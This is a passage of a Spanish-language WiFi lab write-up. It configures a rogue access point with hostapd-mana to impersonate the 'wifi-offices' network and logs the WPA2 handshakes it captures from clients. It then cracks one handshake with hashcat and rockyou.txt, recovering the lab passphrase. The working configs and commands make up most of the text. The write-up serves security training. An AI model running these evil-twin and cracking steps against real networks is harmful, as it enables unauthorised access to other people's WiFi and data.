F0:9F:C2:71:22:15  64:32:A8:07:6C:40  -29    0 -54e     0        8         AP_router,wifi-corp
F0:9F:C2:71:22:17  64:32:A8:BC:53:51  -29    9e- 6e   294      112         open-wifi,home-WiFi,WiFi-Restaurant
F0:9F:C2:71:22:17  64:32:A8:BA:18:42  -29   48e- 1e     0        3
F0:9F:C2:71:22:10  B0:72:BF:44:B0:49  -29   24 -54      0       10
F0:9F:C2:71:22:10  80:18:44:BF:72:47  -29    9 -36      0       10
F0:9F:C2:71:22:10  B0:72:BF:B0:78:48  -29   54 -54     48       14
F0:9F:C2:71:22:12  28:6C:07:6F:F9:43  -29    1 -54      0        2
F0:9F:C2:71:22:12  28:6C:07:6F:F9:44  -29    1 -54     66       26
F0:9F:C2:71:22:11  72:26:71:64:03:5C  -29   12 -36      0     1148
(not associated)   64:32:A8:AC:53:50  -29    0 - 1      0        2         wifi-regional
(not associated)   64:32:A8:A9:DE:55  -29    0 - 1      0        2         wifi-regional-tablets
(not associated)   02:00:00:00:03:00  -49    0 - 1      0        1
(not associated)   02:00:00:00:06:00  -49    0 - 1      0        1
(not associated)   02:00:00:00:04:00  -49    0 - 1      0        1
(not associated)   02:00:00:00:05:00  -49    0 - 1      0        1
(not associated)   64:32:A8:BA:6C:41  -29    0 - 6      0        4         wifi-corp
(not associated)   64:32:A8:AD:AB:53  -49    0 - 1     44       30         wifi-corp-legacy
(not associated)   78:C1:A7:BF:72:46  -49    0 - 1     90       36         wifi-offices,Jason
(not associated)   B4:99:BA:6F:F9:45  -49    0 - 1     90       36         wifi-offices,Jason
```

Buscando tras leer la pista vamos a probar a crear un AP falso para ver si al loguearse en nuestro servidor podemos ver la contraseña en texto plano.

```
  GNU nano 4.8
interface=wlan0mon
ssid=wifi-offices
hw_mode=g
channel=6
  auth_algs=1
  wpa=2
  wpa_passphrase=12345678  # Contraseña falsa para el AP falso
  wpa_key_mgmt=WPA-PSK
  rsn_pairwise=CCMP
  mana_wpaout=hostapd.hccapx
```

Crearemos este archivo de configuración que será la red falsa, usaremos la interfaz del modo monitor porque será la encargada de capturar el tráfico que reciban las conexiones de esta red.

También creamos un archivo que dará ips en esa interfaz:

```
root@WiFiChallengeLab:/home/user/tarea12# ls
hostapd-mana.conf  wifi_offices_hash.hccapx  wifi_offices_hash.txt
root@WiFiChallengeLab:/home/user/tarea12# ls -lha
total 20K
drwxr-xr-x  2 root root 4.0K Feb  5 02:34 .
drwxr-xr-x 18 user user 4.0K Feb  5 02:21 ..
-rw-r--r--  1 root root  133 Feb  5 02:30 hostapd-mana.conf
-rw-r--r--  1 root root  402 Feb  5 02:34 wifi_offices_hash.hccapx
-rw-r--r--  1 root root  402 Feb  5 02:32 wifi_offices_hash.txt
root@WiFiChallengeLab:/home/user/tarea12# rm ./*
root@WiFiChallengeLab:/home/user/tarea12# ls
root@WiFiChallengeLab:/home/user/tarea12# ls
root@WiFiChallengeLab:/home/user/tarea12# nano hostapd-mana.conf
root@WiFiChallengeLab:/home/user/tarea12# nano dnsmasq.conf
root@WiFiChallengeLab:/home/user/tarea12# cat dnsmasq.conf
interface=wlan0mon
dhcp-range=192.168.1.100,192.168.1.200,12h
dhcp-option=3,192.168.1.1
dhcp-option=6,8.8.8.8
root@WiFiChallengeLab:/home/user/tarea12#
```

```
root@WiFiChallengeLab:/home/user/tarea12# hostapd-mana hostapd-mana.conf
Configuration file: hostapd-mana.conf
MANA: Captured WPA/2 handshakes will be written to file 'hostapd.hccapx'.
Using interface wlan0mon with hwaddr 02:00:00:00:00:00 and ssid "wifi-offices"
wlan0mon: interface state UNINITIALIZED->ENABLED
wlan0mon: AP-ENABLED
```


```
root@WiFiChallengeLab:/home/user/tarea12# nano hostapd-mana.conf
root@WiFiChallengeLab:/home/user/tarea12# hostapd-mana hostapd-mana.conf
Configuration file: hostapd-mana.conf
MANA: Captured WPA/2 handshakes will be written to file 'hostapd.hccapx'.
Using interface wlan1 with hwaddr 02:00:00:00:01:00 and ssid "wifi-offices"
wlan1: interface state UNINITIALIZED->ENABLED
wlan1: AP-ENABLED
wlan1: STA 78:c1:a7:bf:72:46 IEEE 802.11: authenticated
wlan1: STA 78:c1:a7:bf:72:46 IEEE 802.11: associated (aid 1)
MANA: Captured a WPA/2 handshake from: 78:c1:a7:bf:72:46
MANA WPA2 HASHCAT | WPA*02*64df07cea54497ddcc7d5437e8a902bf*020000000100*78c1a7bf7246*77696669
07502010a000000000000000000001bd2d243689fd808f58497085c7e9be83c7affe8dfea5e8cf1bdba1100b63bf8b0
000000000016301401000 00fac040100000fac040100000fac020000*00
wlan1: AP-STA-POSSIBLE-PSK-MISMATCH 78:c1:a7:bf:72:46
wlan1: STA b4:99:ba:6f:f9:45 IEEE 802.11: authenticated
wlan1: STA b4:99:ba:6f:f9:45 IEEE 802.11: associated (aid 2)
MANA: Captured a WPA/2 handshake from: b4:99:ba:6f:f9:45
MANA WPA2 HASHCAT | WPA*02*58fef03fcc2a1f22978545dd9dd96155*020000000100*b499ba6ff945*77696669
07502010a000000000000000000000193351e8d87bb245cebee7d9cb5fa5463b782b90f87255648a6506e682565c1170
000000000016301401000 00fac040100000fac040100000fac020000*00
wlan1: AP-STA-POSSIBLE-PSK-MISMATCH b4:99:ba:6f:f9:45
MANA: Captured a WPA/2 handshake from: 78:c1:a7:bf:72:46
MANA WPA2 HASHCAT | WPA*02*dcba815a398a07f4695df153b6416e29*020000000100*78c1a7bf7246*77696669
07502010a000000000000000000002bd2d243689fd808f58497085c7e9be83c7affe8dfea5e8cf1bdba1100b63bf8b0
000000000016301401000 00fac040100000fac040100000fac020000*00
wlan1: AP-STA-POSSIBLE-PSK-MISMATCH 78:c1:a7:bf:72:46
MANA: Captured a WPA/2 handshake from: b4:99:ba:6f:f9:45
```

Con este comando obtenemos este hash, para este caso me comi mucho la cabeza intentado usar hascat en vmware, por lo que acabe pasandome a windows.

```
PS C:\Users\alexa\OneDrive\Escritorio\hashcat-6.2.6> .\hashcat.exe -I
hashcat (v6.2.6) starting in backend information mode

Successfully initialized the NVIDIA main driver CUDA runtime library.


* Device #1: CUDA SDK Toolkit not installed or incorrectly installed.
             CUDA SDK Toolkit required for proper device support and utilization.
             Falling back to OpenCL runtime.

OpenCL Info:
============

OpenCL Platform ID #1
  Vendor..: NVIDIA Corporation
  Name....: NVIDIA CUDA
  Version.: OpenCL 3.0 CUDA 12.7.33

  Backend Device ID #1
    Type...........: GPU
    Vendor.ID......: 32
    Vendor.........: NVIDIA Corporation
    Name...........: NVIDIA GeForce RTX 2060
    Version........: OpenCL 3.0 CUDA
    Processor(s)...: 30
```

```
PS C:\Users\alexa\OneDrive\Escritorio\hashcat-6.2.6> .\hashcat.exe -m 22000 .\hash.txt .\rockyou.txt
hashcat (v6.2.6) starting
```

```
* Runtime...: 0 secs

5a29748ee25092563c7b19c8ed1fd9e9:020000000000:b499ba6ff945:wifi-offices:password1

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 22000 (WPA-PBKDF2-PMKID+EAPOL)
Hash.Target......: .\hash.txt
Time.Started.....: Wed Feb 05 04:15:11 2025 (1 sec)
Time.Estimated...: Wed Feb 05 04:15:12 2025 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (.\rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:   338.5 kH/s (11.11ms) @ Accel:256 Loops:64 Thr:32 Vec:1
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 561738/14344384 (3.92%)
Rejected.........: 315978/561738 (56.25%)
Restore.Point....: 0/14344384 (0.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: 123456789 -> 025791111
Hardware.Mon.#1..: Temp: 67c Fan: 40% Util: 57% Core:1920MHz Mem:7000MHz Bus:16

Started: Wed Feb 05 04:14:50 2025
Stopped: Wed Feb 05 04:15:14 2025
PS C:\Users\alexa\OneDrive\Escritorio\hashcat-6.2.6>
```



Así acabamos obteniendo la contraseña de offices gracias a falsificar un AP, y deshasheando la contraseña obtenida con hashcat.